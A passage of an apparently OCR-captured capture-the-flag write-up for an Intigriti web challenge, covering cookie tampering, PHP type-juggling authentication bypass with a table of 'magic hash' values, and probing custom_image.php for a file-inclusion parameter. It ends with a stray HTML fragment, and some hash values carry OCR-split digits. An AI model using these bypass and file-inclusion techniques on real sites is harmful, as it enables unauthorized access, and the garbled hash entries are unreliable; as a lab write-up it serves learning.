
The cookies when we logged in are probably at this moment the most interesting way to proceed.

First idea that came to my mind was changing the “username” cookie from our username “strange” to “admin” or “administrator” or maybe “root”…

Simply edit the cookie in the developer tools and refresh the page and hope for the best the web application gets triggered to show admin features:




This is a dead end at this moment. I tried several usernames but the page simply didn’t change. Probably the “dashboard.php” page is not even using this cookie as on a cookie change the page keeps loading normally. I would expect if the page depends on the username cookie, I would get an error like “wrong username” or “unauthenticated”. This did not happen so this cookie is useless at this moment.



The other cookie “account_type” seems a random hash and with PHP this could potentially be interesting as it all depends on how the PHP code handles the comparison between the Value we insert for the cookie and the one it expects.
There was also a small hint at the login page: “Your **magical** credentials are:…”
This is something I had seen before and many write ups can be found explaining the issue with PHP and “magic hashes” (Type juggling).

A simple Google search already reveals a lot of information about this issue:



There are a lot of great write-ups on this specific topic that can be found via Google if you want to know more. For this challenge we simply hope the developer did not take this issue in account and makes a loose comparison and applies a hash for our “account_type”. We cannot see the source code so we need to guess a bit which comparison is made in the back-end.


Google can also help here as there are really good resources that contain “magic” hashes: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Type%20Juggling/README.md

Magic Hashes - Exploit

If the hash computed starts with "0e" (or "0..0e") only followed by numbers, PHP will treat the hash as a float.


Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e09622955958106925116378343417 5
MD4	IiF+hTai	00e901302377073550282244986859 7
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e077669150041331763470558650263116922 44
SHA-224	10885164793773	0e281250946775200129471613219196999537878926740638594636
SHA-256	34250003024812	0e462890320380659161396210390858837734138209919207062996950513
SHA-256	TyNOQHUS	0e66298694359207596086558843543959518835691168370379069085300 38

We have no clue about which hashing algorithm is used in the back-end but we can try one of each until something hopefully changes on our “dashboard.php” page. So edit the “account_type” cookie with a magic hash and reload the page.




The “account_type” cookie in the back-end passes a loose comparison with a MD5 hashing algorithm. Our magic hash will become “0e830400451993494058024219903391” which is treated as 0 due to the loose comparison it accepts this as a correct value for “premium” users. Small mistake from development but good for us ;-)

We now have the “premium golden wall”. A new part which we need to inspect.



The source code reveals the next hint:

“<h3 id="custom_image.php - try to catch the flag.txt ;)">A special golden wall just for Premium Users ;) </h3>”




We need to find a file “flag.txt” in another page: “custom_image.php”.

https://challenge-0423.intigriti.io/custom_image.php

Step 4: Local file inclusion (LFI)

The “custom_image.php” page is simply fetching an image from the back-end. The source code shows almost nothing at the client side so again getting the correct image is done by PHP on the server side.




I downloaded the image (JPEG) file locally and inspected it with exiftool to see if any particular metadata was added but that was not the case. The hint in the source code also hints towards a flag.txt file that we need to catch. So I started playing around with URL parameters to see if one would trigger the back-end to fetch other images and even better files.

Here maybe some tools would be handy to rapidly test some parameters but as the challenge rules ask to not use them probably if they have a vulnerable parameter it would be easy to find it.

The idea is following if I give it the correct parameter to fetch an image with a random value, I will probably get some kind of error back that tells me the image does not exist or cannot be found.

Here is an example list of possible parameters:
https://github.com/whiteknight7/wordlist/blob/main/fuzz-lfi-params-list.txt

I was thinking of img, image, url, file… as the page is build to fetch an image.




https://challenge-0423.intigriti.io/custom_image.php?**img=test**
=> page does not change. This parameter triggers nothing

https://challenge-0423.intigriti.io/custom_image.php?**url=test**
=> page does not change. This parameter triggers nothing

https://challenge-0423.intigriti.io/custom_image.php?file=**test**
=> page changes and shows permission denied.

Not the error like “image not found” or something similar that I was expecting but this is good. The PHP back-end code clearly uses this “file” parameter.


Ok we got a parameter but we need to give it a good value to proceed. Time to get back to something noticed during recon. In the source code of the “dashboard.php” page we could find the path of other images. Those are accessible so our file parameter should be able to fetch those.





```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href=css/labsEcommerce.css rel=stylesheet>
    <title>TiVendoUnMattone</title>
</head>

<body>
